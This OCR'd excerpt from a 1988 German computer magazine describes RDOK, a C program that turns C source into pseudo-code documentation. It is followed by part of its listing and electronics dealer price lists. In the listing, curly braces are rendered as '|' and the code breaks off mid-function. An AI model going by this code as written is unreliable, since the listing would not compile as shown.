Unter anderen Betriebssystemen – TOS, MSDOS, Amiga-DOS –, die nicht über diese UNIX-Möglichkeiten verfügen, muß entweder die Pseudo-Code-Ausgabe oder die Fehlerausgabe auf ein definiertes Gerät oder eine Datei erfolgen. Das abgedruckte Programm schreibt seine Fehlermeldungen sowie die Statistik in die Datei 'rdok.err'.


Um festzustellen, was RDOK an Daten als Eingangswerte zu erwarten hat und was es produzieren soll, habe ich beide Datenströme mittels der JSP-Technik (Jackson Structured Programming) strukturiert [9]. Diese Technik bedient sich dreier Grundstrukturen: der Sequenz, gekennzeichnet durch ein einfaches Rechteck, der Auswahl, zu erkennen am Rechteck mit einem Kreis in der rechten oberen Ecke, sowie der Wiederholung (auch null Mal), dargestellt durch ein Rechteck mit einem Stern rechts oben.

Ein JSP-Diagramm wird von oben nach unten und jeweils in einer Reihe von links nach rechts gelesen. In einer Reihe dürfen nur gleichartige Elemente vorkommen. Dadurch werden klare, hierarchische Strukturen erzwungen. Nachteilig ist, daß Programme, die durch JSP entworfen wurden, häufig etwas mehr Code und Rechenzeit brauchen als trickreich programmierte Programme mit 'Spaghetti-Code'.

Ein Vergleich der Eingangsdatenstruktur mit der Ausgangsdatenstruktur zeigt, daß kein Bruch vorliegt; die Analyse und Umwandlung der Eingangsdaten in die Ausgangsdaten kann also jeweils in einer Funktion erfolgen, was RDOK leicht verständlich werden läßt.

Das Programm geht so vor, daß es jede Zeile eines C-Programms in eine RDOK-Zeile umsetzt. An das Ende der Dokumentation hängt es die Statistik eines Durchlaufs an. Jede Zeile wird in einen Zeilenstart, einen Rumpf und das Zeilenende zerlegt. Zum Zeilenstart gehören Leerzeichen und Tabulatoren (TABs) am Anfang einer Zeile. Mit dem ersten Zeichen, das kein Leerzeichen oder TAB ist, beginnt der Zeilenrumpf. Durch Übernahme des Zeilenstarts in die RDOK-Zeile bleibt die Einrückung von Blöcken erhalten.

Der Zeilenrumpf enthält die eigentliche Information. Da nur Kommentare und Schlüsselwörter interessant sind und in die Dokumentationsdatei übernommen werden, muß das Programm sie vom Rest trennen.



Die Eingangsdaten (C-Programm) und die Ausgangsdaten (Pseudo-Code-Programm) ähneln sich so sehr, daß eine Umsetzung nicht sehr schwierig ist. RDOK ist entsprechend diesen Datenstrukturen aufgebaut.

Ein Kommentar kann über mehrere Zeilen verteilt sein. Deshalb wird unterschieden zwischen dem Kommentarstart mit den Zeichen '/*', dem Kommentarrumpf und dem Kommentarende mit den Zeichen '*/'. In die Dokumentation kommt nur der Kommentarrumpf. RDOK-Kommentarstart bzw. RDOK-Kommentarende sind zwei Leerzeichen, wenn vor oder nach einem Kommentar in einer Zeile ein Schlüsselwort steht.

An die eigene Nase

Nach den hier gemachten Vorschlägen müßte der Programmentwurf eigentlich in Form eines Pseudo-Code-Programmes vorgestellt werden. Das C-Programm 'rdok.c' enthält natürlich auch dieses Pseudo-Code-Programm. Aus Platzgründen wird aber darauf verzichtet, dieses Programm getrennt abzudrucken.

Die einzelnen Funktionen des Programmes sind streng nach den Vorgaben hierarchisch geordnet. Die Implementierung der einzelnen Funktionen bleibt den jeweils hierarchisch höheren Funktionen verborgen (Information hiding [7]).

Das Hauptprogramm 'main' wertet zunächst die Aufrufzeile aus und behandelt eventuelle Fehler. Die Datei mit dem umzuwandelnden C-Programm wird geöffnet. Hat der Benutzer beim Aufruf des Programms die Option '-b' (Abkürzung für Boldface) mitgegeben, erscheinen alle Schlüsselwörter in der Dokumentationsdatei fettgedruckt.

Anschließend liest RDOK C-Programmzeilen so lange ein, bis das Dateiende erreicht ist. Die weitere Behandlung der Zeile erfolgt in der Funktion 'zeile'. Der von 'zeile' übergebene Fehlerstatus wird jeweils ausgewertet (für die am Dateiende ausgegebene Fehlerstatistik).

Die Funktion 'zeile' ermittelt zunächst den Zeilenstart. Danach wird der Zeilenrumpf mit der Funktion 'zrumpf' bearbeitet und ausgegeben, wenn sie Kommentar oder Schlüsselwörter enthielt.

Die Funktion 'zrumpf' spaltet den Zeilenrumpf durch wiederholten Aufruf der Funktion 'zeilenteil' in einzelne Teile auf und setzt Schlüsselwörter und Kommentare mit zwei Leerzeichen Zwischenraum zu einem neuen Zeilenrumpf zusammen. Steuerzeichen für den Fettdruck einzelner Wörter oder der Klammern werden hier hinzugefügt.

Die Funktion 'zeilenteil' sucht und identifiziert den nächsten Zeilenteil in der Eingangszeile. Der Test auf erlaubte Schlüsselwörter erfolgt über die Funktion 'schlwort'. Die Hilfs-Funktionen 'schlwort, letter, scomp' sind die Funktionen der untersten Ebene.

Totale Anpassung

Die meisten Schwierigkeiten bei der Implementierung von C-Programmen auf unterschiedlichen Betriebssystemen sind im Bereich der Ein- und Ausgabe (vor allem Grafik) zu suchen. Um die Portierung zu erleichtern, befinden sich am Anfang des Programms zwei 'define'-Anweisungen. Nur die dort angegebenen Funktionen nutzt das Programm für die Ein- und Ausgabe. Die Funktionen sind so simpel, daß sie entweder in jeder besseren C-Library vorhanden oder leicht zu implementieren sind.

Die Ausgabe der Fehlermeldungen und der Kommentar- und Fehlerstatistik geschieht ausschließlich im Hauptprogramm 'main'. Die zur Ausgabe benutzte Funktion 'fprintf' ist in nahezu jeder C-Library enthalten. Ausgabekanal ist der STANDARD ERROR OUTPUT 'stderr', der in UNIX-ähnlichen Systemen ohne explizites Öffnen durch 'fopen' zur Verfügung steht. Bei anderen Betriebssystemen muß man eine entsprechende Datei vorher anlegen und öffnen.

Das Einlesen der Zeilen wird ebenfalls nur im Hauptprogramm 'main' durchgeführt. Die verwendete Funktion 'readline' benötigt als Übergabeparameter einen String mit dem Dateinamen, einen Zeiger auf den Textpuffer und die maximale Anzahl der einzulesenden Zeichen. Sie liest diese Zeichen ein, bis ein '\n' erkannt wird oder die maximale Anzahl der Zeichen für eine Zeile erreicht ist. Das Zeichen '\n' dient als Zeilenende-Kennung und gehört deswegen ebenfalls in den Textpuffer.

Die Ausgabe von Zeilen auf den STANDARD OUTPUT erfolgt in der Funktion 'zeile'. Die dazu verwendete Funktion 'writeline' benötigt als Übergabeparameter einen Zeiger auf den ersten Buchstaben des auszugebenden Textpuffers und die maximale Anzahl der auszugebenden Zeichen. Die Funktion arbeitet invers zu 'readline'. Sie gibt so lange Zeichen aus, bis sie auf ein '\n' stößt oder die erlaubte Anzahl von Zeichen ausgegeben hat. Auch diese Funktion ist ein Makro. Die Ausgabe übernimmt die OS-9-Funktion 'writeln'.

Die eingefügten Sonderzeichen zum Ein- und Ausschalten der Fettdruckfunktion sind natürlich druckerabhängig. Sie werden ausschließlich in der Funktion 'boldface' benötigt und können leicht an andere Drucker angepaßt werden.

Eine Anpassung von RDOK an andere Sprachen – wie Pascal – ist nicht schwierig. Die Suche nach Schlüsselwörtern führt die Funktion 'schlwort' durch. Die einzelnen Schlüsselwörter sind als Zeigerfeld auf konstante Strings (static char *schlw[]) abgelegt. Die zugehörigen Codes sind global mit '#defines' definiert. Das Finden des Blockstarts und -endes sowie des Kommentarstarts und Kommentarendes übernimmt die Funktion 'zeilenteil'. Entsprechende Modifikationen – von '/*' auf '(*', 'do' zu 'repeat' und '{' zu 'begin' – dürften einen Pascal-Programmierer kaum vor Probleme stellen. (dg)

Literatur

[1] Deutsche Gesellschaft für Qualität e.V., Software-Qualitätssicherung, DGQ-NTG-Schrift Nr. 12–51, 1. Auflage, Berlin, Köln, 1986

[2] J. K. Hughes, J. I. Michtom, Strukturierte Software-Herstellung, Oldenbourg Verlag, München, Wien, 1980

[3] R. H. Thayer, Software Requirement Analysis and Design, Proceedings, London, 1983

[4] B. P. Lientz, E. B. Swanson, Software Maintenance Management, Reading, Mass-Sydney, 1980

[5] H. Balzert, Die Entwicklung von Softwaresystemen, BI Mannheim, Wien, Zürich, 1982

[6] T. de Marco, Consise Notes on Software Engineering, New York, 1979

[7] D. L. Parnas, A Technique for Software Module Specification with Examples, CACM 5, 1972

[8] M. Schindler, Moderne Werkzeuge erleichtern die Softwareentwicklung, Elektronik 10, 16. 5. 1986

[9] M. A. Jackson, Structured Analysis and System Specification, New York, 1978


```
/*****************************************************************
* Programmname :      rdok.c                                     *
* Programmierer :     W. Reese                                   *
* Projekt :           Rueckdokumentation                         *
* Datum :             11. 05. 1988                               *
*                                                                *
*****************************************************************/
#include <stdio.h>

/* Definition der Codes fuer Zeilenteiltypen */
#define ZEILENENDE      0       /* Ende der Zeile */
#define REST            1       /* Rest-Wort */
#define KOMSTART        2       /* Kommentarstart */
#define KOMRUMPF        3       /* Kommentarrumpf */
#define KOMENDE         4       /* Kommentarende */
#define BLOCKSTART      10      /* Blockstart = "|" */
#define BLOCKENDE       11      /* Blockende = "|" */
#define IF              20      /* Schluesselwort if */
#define ELSE            21      /* Schluesselwort else */
#define WHILE           22      /* Schluesselwort while */
#define FOR             23      /* Schluesselwort for */
#define DO              24      /* Schluesselwort do */
#define CONTINUE        25      /* Schluesselwort continue */
#define BREAK           26      /* Schluesselwort break */
#define RETURN          27      /* Schluesselwort return */
#define GOTO            28      /* Schluesselwort goto */
#define CASE            29      /* Schluesselwort case */
#define SWITCH          30      /* Schluesselwort switch */
#define DEFAULT         31      /* Schluesselwort default */
#define LABEL           32      /* Schluesselwort label */

#define TAB             0x09 /* Horizontal Tabulator */

/* Lesen bis \n einschl. c Zeichen */
#define readline(a,b,c) fgets(b,c,a)

/* Schreiben aus dem Puffer a bis \n maximal b Zeichen auf */
#define writeline(a,b)  writeln(1,a,b)

#define ERRFNAM "rdok.err"          /* Filename Errorfile */


/* ======================== main ============================ */
main(argc,argv)
int argc;
char *argv[];
|
```

```
char buf[200];
int nschlw,nkomm,nrest,nblockst;
static int bold=0,altblock=0,zakt=0,blockerr=0,schlerr=0,sumkom=0;
int i;
FILE *file,*fopen(),*errfile;

/* ----- Filename und Optionen aus Kommandozeile */
if(argc < 2) | /* Filename nicht vorhanden */
   /* ----- Abbruch mit Fehlermeldung */
   fprintf(stdout,"Parameter Filename fehlt\n");
   exit(10);
      |
if((file=fopen(argv[1],"r")) == NULL)  | /* Open error */
   /* ----- Abbruch mit Fehlermeldung */
   fprintf(stdout,"File kann nicht geoeffnet werden\n");
   exit(10);
   |
if((errfile=fopen(ERRFNAM,"w")) == NULL)  | /* Open error */
   /* ----- Abbruch mit Fehlermeldung */
   fprintf(stdout,"Error-File kann nicht geoeffnet werden\n");
   exit(10);
   |
if(argc>=3 && scomp("-b",argv[2])==0) /* Option -b vorhanden */
   bold = 1;  /* Merker Fettdruck Schluesselworte setzen */

/* ----- Textrumpf bearbeiten */
while(readline(file,buf,200) != NULL) |  /* nicht Fileende */
   /* ----- Zeile bearbeiten */
   zakt++; /* Zeilenzaehler aktualisieren */
   nschlw=nkomm=nrest=nblockst=0;
   zeile(buf,bold,&nschlw,&nkomm,&nrest,&nblockst);
   /* ----- Update Statistik */
   if(altblock == 1)  /* Blockstart in letzter Zeile */
      if(nkomm == 0)  | /* Kein Kommentar in aktueller Zeile */
         /* -- Fehlerbearbeitung : Blockstart ohne Kommentar */
         fprintf(errfile,
            "%d : Kein Kommentar nach Blockstart\n",zakt);
         blockerr++;
         |
   if(nblockst != 0) /* Blockstart in Zeile */
      altblock = 1; /* Merker Blockstart setzen */
   else /* Kein Blockstart in Zeile */
      altblock = 0; /* Merker Blockstart ruecksetzen */
   if(nschlw!=0 && nkomm==0)  | /* Schluesselw. ohne Kommentar */
      /* ----- Fehlerbearbeitung : Schluesselwort ohne Kommentar */
      fprintf(errfile,"%d : Schluesselwort ohne Kommentar\n",zakt);
      schlerr++;
      |
   if(nkomm != 0) /* Kommentar in Zeile */
      sumkom++;  /* Update Kommentarzeilenzaehler */
   |

/* ----- Statistik bearbeiten */
fprintf(errfile,
   "******** Statistische Informationen *********\n\n");
fprintf(errfile,
   "  Anzahl der Programmzeilen ............... : %d\n",zakt);
fprintf(errfile,
   "  Davon Zeilen mit Kommentar .............. : %d\n",sumkom);
fprintf(errfile,
   "  Anzahl der Blockstarts ohne Kommentar ... : %d\n",blockerr);
fprintf(errfile,
   "  Anzahl der Schluesselworte ohne Kommentar : %d\n",schlerr);
|



/* ====================== zeile ========================== */
/* Funktionsumfang:
      Zeilenrumpf suchen, bearbeiten (Schlüsselworte und
      Kommentare herausziehen) und -- wenn noch Reste vorhanden
      ausgeben.

   Eingabedaten:
      *zstart = Zeiger (char *) auf Start der Originalzeile
      bold    = Fettdruck Schluesselworte 0/1

   Ausgabedaten:
      *nschlw = Anzahl (int *) der Schluesselworte in der Zeile
      *nkomm  = Anzahl (int *) der Kommentare in der Zeile
      *nrest  = Anzahl (int *) der Restelemente in der Zeile
      *blockst= Anzahl (int *) der Blockstarts in der Zeile

   Rueckgabe : 0, wenn Zeile nicht leer, sonst -1  */

zeile(zstart,bold,nschlw,nkomm,nrest,nblockst)
char *zstart;
int bold;
int *nschlw,*nkomm,*nrest,*nblockst;
|

char *z,*z1, *zrumpf();
int lang;

/* ----- Zeilenstart suchen */
z = zstart;
while(*z==TAB || *z==' ')        /* Zeichen gleich TAB oder SPACE */
   z++;
lang = z-zstart;                 /* Laenge Zeilenstart */
                                 /* ----- Zeilenrumpf bearbeiten */
z1 = zrumpf(z,bold,nschlw,nkomm,nrest,nblockst);
if(z1 != (char *)NULL)  |        /* Zeile nicht leer */
                                 /* Ausgabe der Zeile */
   writeline(zstart,lang);       /* Ausgabe Zeilenstart */
   writeline(z1,200);            /* Ausgabe Zeilenrumpf */
   return(0);                    /* Return: keine Leerzeile */
      |
else /* Leerzeile */
      return(-1);                /* Return: Leerzeile */
|

/* ====================== zrumpf ========================== */
/* Funktionsumfang:
      Der Zeilenrumpf wird in Zeilenteile aufgespalten.
      Schluesselworte und Kommentare werden mit einem
      Zwischenraum von zwei Leerzeichen zu einem neuen
      Zeilenrumpf zusammengesetzt. Ev. Steuerzeichen fuer
      Fettdruck der Schluesselworte werden eingefuegt.
      zrumpf merkt sich, ob ein Kommentar in einer Zeile
      beendet wurde.

   Eingabedaten:
      *rstart = Zeiger auf Start Zeilenrumpf in Orig.zeile
      bold    = Fettdruck Schluesselworte 0/1

   Ausgabedaten:
      *nschlw  = Anzahl (int *) der Schluesselworte
      *nkomm   = Anzahl (int *) der Kommentarruempfe
      *nrest   = Anzahl (int *) der Restelemente
      *nblockst= Anzahl (int *) der Blockstarts

   Rueckgabe :
      OK : Zeiger auf Start des bearbeiteten Zeilenrumpfs
      Leerrumpf : Zeiger (char *) auf NULL */

char *zrumpf(rstart,bold,nschlw,nkomm,nrest,nblockst)
char *rstart;
int bold,*nschlw,*nkomm,*nrest,*nblockst;
|

register int i;          /* Schneller Schleifenzaehler */
static int altkom = 0;   /* Merker alter Kommentar nicht beendet */
static char buf[200];    /* Puffer bearbeiteter Zeilenrumpf */
char *bp;                /* Pufferzeiger bearbeiteter Zeilenrumpf */
int leerrumpf,laenge,code;

/* ----- Initialisierung von Variablen */
bp = buf;
leerrumpf = 1;                    /* Leerrumpfmerker setzen */
*nschlw = *nkomm = *nrest = *nblockst = 0; /* Zaehler ruecksetzen */

/* ----- Zeilenrumpf abarbeiten */
while((code = zeilenteil(rstart,altkom,&laenge))!=ZEILENENDE) |
   /* ----- Zeilenteil bearbeiten */
   if(code == KOMSTART) | /* Kommentarstart */
      /* ----- Bypass, Merker setzen */
      leerrumpf = 0; /* Leerrumpfmerker ruecksetzen */
      altkom = 1; /* Kommentarstart merken */
      rstart += laenge; /* Bypass Kommentarstart */
      |
   else if(code == KOMENDE)  | /* Kommentarende */
      /* ----- Bypass, Merker setzen */
      altkom = 0; /* Merker Kommentarstart zuruecksetzen */
      rstart += laenge; /* Bypass Kommentarende */
      *(bp++) = ' ';*(bp++) = ' '; /* Space einkopieren */
      |
   else if(code == KOMRUMPF) | /* Kommentarrumpf */
      /* ----- Kommentarrumpf einkopieren */
      leerrumpf = 0; /* Leerrumpfmerker ruecksetzen */
      /* Kommentarrumpf einkopieren */
      while(*rstart == ' ') | /* Fuehrendes Leerzeichen */
         /* ----- Bypass fuehrende Leerzeichen */
         rstart++;
         laenge--;
         |
      for(i=0;i<laenge;i++)  /* Ganzen Kommentarrumpf */
         *(bp++) = *(rstart++); /* Kopieren */
      *(bp++) = ' ';*(bp++) = ' '; /* Space einkopieren */
      (*nkomm)++; /* Inkrement Kommentarzaehler */
      |
   else if(code == BLOCKSTART) | /* Blockstart */
      /* ----- Blockstart einkopieren */
      if(bold == 1)  /* Breitschrift */
         boldface(&bp,1); /* Code Bold-On einkopieren */
      for(i=0;i<laenge;i++) *(bp++) = *(rstart++); /* Kopie | */
      if(bold == 1)  /* Breitschrift */
         boldface(&bp,0); /* Code Bold-Off einkopieren */
      *(bp++) = ' ';*(bp++) = ' '; /* Space einkopieren */
      (*nblockst)++; /* Inkrement Blockstartzaehler */
      leerrumpf = 0;/* Leerrumpfmerker ruecksetzen */
      |
   else if(code == BLOCKENDE) | /* Blockende */
      /* ----- Blockende einkopieren */
      if(bold == 1)  /* Breitschrift */
         boldface(&bp,1); /* Code Bold-On einkopieren */
      for(i=0;i<laenge;i++)  /* Blockendezeichenlaenge */
         *(bp++) = *(rstart++); /* Kopie | */
      if(bold == 1)  /* Breitschrift */
         boldface(&bp,0); /* Code Bold-Off einkopieren */
      leerrumpf = 0; /* Leerrumpfmerker ruecksetzen */
      *(bp++) = ' ';*(bp++) = ' '; /* Space einkopieren */
      |
   else if(code>=IF && code<=LABEL) | /* Schluesselwort */
      /* ----- Schluesselwort einkopieren */
      if(bold == 1)  /* Breitschrift */
         boldface(&bp,1); /* Code Bold-On einkopieren */
      for(i=0;i<laenge;i++) /* Laenge Schluesselwort */
         *(bp++) = *(rstart++); /* Schluesselwort einkopieren */
      if(bold == 1)  /* Breitschrift */
         boldface(&bp,0); /* Code Bold-Off einkopieren */
      *(bp++) = ' ';*(bp++) = ' '; /* Space einkopieren */
      (*nschlw)++; /* Inkrement Schluesselwortzaehler */
      leerrumpf = 0; /* Leerrumpfmerker ruecksetzen */
      |
   else | /* Rest-Element */
      /* ----- Bypass Rest-Element */
      rstart += laenge;
      (*nrest)++;
      |
|
```

basys Bauelemente + Systeme GmbH

ELECTRONIC-VERTRIEB
Postfach 220 D-8031 Eichenau
Tel.0 81 41 / 8 00 86 Telex 5270190 basy d

ALS VERTRAGSHÄNDLER FÜR
AMPEX – TERMINALS – 14"
BIETEN WIR **AB LAGER** AN:

ASCII:
A 210 plus / A 230 plus

ANSI:
A 220 (VT 100* / VT 220* / VT 52*)

IBM PC-AT TERMINAL
A 232-AT
für Mehrplatzlösungen
versch. Tastaturen lieferbar

NEU: A 270 für ASCII + ANSI-ANWENDER, OVERSCAN-VIDEO – 70 Hz REFRESH-RATE

ergonomisch · Anzeige: amber, weiß und grün
24 Monate Garantie · VDE Klasse B
SENSATIONELLER PREIS!

ZUBEHÖR: Barcode-Leser · Graphikkarte · Staubschutzhüllen

Außerdem im Programm:
RODIME FESTPLATTEN-LAUFWERKE
GraphOn GRAPHIK-TERMINALS
BAUTEILE: Speicher · PROM · Prozessoren

EINE ANFRAGE LOHNT SICH!

* DEC VT 100 / VT 220 / VT 52 ist ein eingetragenes Warenzeichen.

HW ELEKTRONIK Handels-GmbH
2000 Hamburg 20 Eimsb. Chaussee 79
Telefon 040/439 68 48 u. 430 00 19
Ihr Elektronik-Fachgeschäft in Hamburg

EIN PREISVERGLEICH LOHNT!

TEAC - LAUFWERKE
FD 35 FN 228.-
FD 35 GFN 298.-
FD 35GFN29 318.-
m. 5,25"-Rahmen
FD 35 HFN 299.-
FD 35HFN30 329.-
m. 5,25"-Rahmen
FD 55 B-R 227.-
FD 55 F-R 227.-
FD 55 GF-R 275.-
GT 35 Umr.-satz 5,25" auf 3,5" 69.-
Manual je 15.-

NEC - LAUFWERKE
FD 1037 A 198.-
FD 1054 288.-
FD 1137 326.-
FD 1157 C 238.-
D 5126 669.-
D 5126 H 899.-
D 5146 H 1299.-
Contr. AT 329.-
Contr. XT 189.-
Manual je 15.-

3 M-Disk. 10 St.
3,5" SS 39,90
3,5" DS 45,50
3,5"DS/HD 105.-
5,25" SS 19,90
5,25" DS 27,90
"DS/96tpi 36,50
dto. HD 49,50

Exp.-Karten
f. "APPLE" 14,50
f. "IBM" XT 39,50
EURO-BUS 10 36.-

XT & AT KOMPAT.
BABY-AT 80286 8/10 MHz 779.-
AT-SER./PARALL.-Card/Game 159.-
AT-MULTI/SERIAL-CARD/C 1-4 398.-
XT/AT-MONOCHR.-GRAPHIC-Card (Hercules komp.) 720x346 149.-
XT/AT-COL.GRAPH. Card/RGB-VIDEO 320x200/4F 139.-
XT/AT-EGA-WONDER Graph.-ATI-Card Tr.-Softw. 579.-
AT-NT 200W 229.-
*UND VIELES MEHR

IC's FÜR "COMMODORE"
8361 252125-01 77,90
8362 252126-01 62,90
8364 252127-01 89,25
8520A 252146-01 27,50
8005-045 251913-01 23,50
8722 310389-01 34,50
8721 315012-01 33,60
8563R9 315014-01 89,50
8502 315020-01 27,60
8566R3 318009-01 59,50
6526A 906108-02 14,80
8701 251527-02 24,50
6001-250 901225-01 22,50
6004-161 901226-01 24,50
7000-273 901227-03 24,50
6510A 906107-01 14,90
6569A 906111-01 43,50
6581 906112-01 27,50
825100 906114-01 15,75
8580 318013-01 34,50
8565 318027-01 65,90
8360 251535-02 55,50
7501/8501 251536-01 22,30
2364-130 325302-01 26,90
7000-265 901229-05 25,90
23128 251968-01 24,50
Mem.-Contr. 251715-01 33,50
Log.-Array 325572-01 23,50
IC 16L8PAL 380211-06 27,50
G.-Arr.40p 251828-01 36,50
G.-Arr.20p 251829-01 28,50


* µP * µP -AUSZUG * µP + µP
2764-25 6,90 68008-8 17,90
27128-25 8,90 68230-8 11,50
27256-15 19.- 68681 21,00
27256-25 12.- 68901 25,00
27512-25 22.- 68020-12 384.-
27C64-15 10.- 68881-12 319.-
27C64-20 9.- 8052-1.1 59.-
27C128-25 12.- 8087-5 194.-
27C256-17 17.- 8087-8 318.-
27C256-25 13.- 80286-10 199.-
27C512-25 22.- 80287-8 475.-
4164-12 7,60 80287-10 569.-
4164-15 6,60 80386-16 789.-
41256-10 27.- 80386-20 1359.-
41256-12 19.- 80387-16 998.-
41256-15 18,50 80387-20 1499.-
43256-10 29.- 8255 4,50
43256-12 26.- 8748HD 19,00
6264LFP12 13.- 8749HD 21,00
62256-12 26.- AY3-1015 8,00
63B09 29,50 HD6418088 24,50
63B21 13,50 MAX 232 9,90
63B40 17,90 MC 1377P 7,90
63B45 29,50 MC 146818 9.-
63B50 12,50 NS405A12 57.-
63450-8 159.- NS16450N 27.-
6522 6,40 Z8530B1 12.-
6502A 6,50 Z8530AB1 14.-
65C22 13,40 µPD7220AD 33.-
65C22-2 14,40 *70108-8 13.-
6551 6,15 *70108-10 29.-
6551A 6,35 *70116-8 16.-
65SC816-4 57.- *70116-10 32.-
68B21 3,95 *70208-8 54.-
6845 6,75 *70216-8 69.-
68A50 6,95 *70230L 58.-
68000-8 17,90 *71054C 7,20
dto. HC 59,00 *71088C 12,75

LIN. SCHALTKREISE
CA 3046 0,90
CA 3080E 0,75
CA 3130E 2,45
CA 3140E 1,35
CA 3161E 2,65
CA 3162E 10,40
CA 3240E 3,25
ICL 7106/07 7,40
ICM 7555 1,25
KTY 10D 1,65
L 200 CV 2,05
L 296 12,80
L 297 8,40
L 298 14,80
LF 356 1,30
LF 357 1,35
LF 398N 14,50
LF 13741 1,75
LM 301AN 0,75
LM 309K 3,90
LM 311 DIP 0,50
LM 317 T022C 1,05
LM 317K TO-3 2,90
LM 318N 1,70
LM 324N 0,50
LM 335Z 1,75
LM 336Z 1,75
LM 337 T0220 1,55
LM 339N 0,45
LM 358N 0,55
LM 377N 7,25
LM 380N 2,35
LM 386N 1,75
LM 393N 0,45
LM 3900N 1,35
LM 3909N 2,50
LM 3911N 4,20
LM 391A 7,45
LM 3915 7,80
LM 3916 7,80
MC 1458P 0,45
MM 5369 9,80
NE 544N 5,10
NE 555 DIP 0,40
NE 556N 0,75
NE 558N 3,40
NE 566N 2,90
NE 567 DIP 1,30
NE 5532N 1,65
NE 5534N 1,45
RC 4136 1,55
RC 4151NB 2,65
SAB 0600 5,55
TCA 965 4,40
TDA 2002 1,90
TDA 2003 1,90
TDA 2009 8,75
TDA 2030 2,40
TL 061CP 0,85
TL 062CP 1,00
TL 071CP 0,70
TL 072CP 0,75
TL 074CN 1,05
TL 081CP 0,70
TL 082CP 0,75
TL 084CN 1,05
TL 494CN 2,35
TL 497ACN 3,55
TL 7705ACP 1,65
UAA 170 3,80
UAA 180 4,20
ULN 2001AN 0,85
ULN 2002AN 0,75
ULN 2003AN 0,75
ULN 2004AN 0,75

DATA-T-SWITCH SUB-D 25p Bu
701 m. Schnittst.-test 6LED 1 x IN/2 x OUT 129.-
702 1 x IN/4 x OUT 169.-
707 o. T. 1xIN/2xOUT 48.-
708 o. T. 1xIN/4xOUT 59.-
713 Centr. 1xIN/2xOUT 48.-
714 Centr. 1xIN/4xOUT 69.-
X - SWITCH 2 x IN / 2 x OUT
803 Bu SUB-D 25p 89.-
806 Bu Centr. 99.-
SMART - SWITCH SUB-D 25p
605 1 x IN/4 x OUT 239.-
606 1 x IN/8 x OUT 329.-
INTERFACE-CONV. 8 Baudrates
607 parallel/seriell 139.-
608 seriell/parallel 139.-
PRINTER-BUFFER 9 V=
601 64K 1xOUT-Centr. 224.-
603 256K dto. 399.-
GEFRAGTE STECKVERBINDER
64p A/C Ste 1,60 Bu 2,95
96p A/B/C Ste 2,90 Bu 4,20
9p SUB-D Ste 0,55 Bu 0,60
25p " Ste 0,80 Bu 0,90
9p "preß Ste 2,95 Bu 3,45
25p " " Ste 4,60 Bu 4,75
Fl.-Ste 20p 1,30 34p 1,40
Centr.36p Ste 1,90 Bu 2,60
dto. preß Ste 3,50 Bu 3,75
SLOT 2,54 50p 2,20 62p 2,30
SLOT 3,96 12p 1,60 24p 2,20
ATARI-Floppy-Stecker 2,60
ATARI-Monitor-Stecker 2,20
PRINTERKABEL f. "IBM" 8,75
ORIGINAL TEXTOOL-TESTSOCKEL
28p 13,50 28p schmal 45.-
IC - SOCKEL mit Doppelfeder
8 - 40polig p. Pin 0,015
PRÄZ.-IC-SOCKEL gedr./verg.
8 - 64polig p. Pin 0,035
PRÄZ.-IC-SOCKEL WIRE-WRAP verg.
8 - 40polig p. Pin 0,15

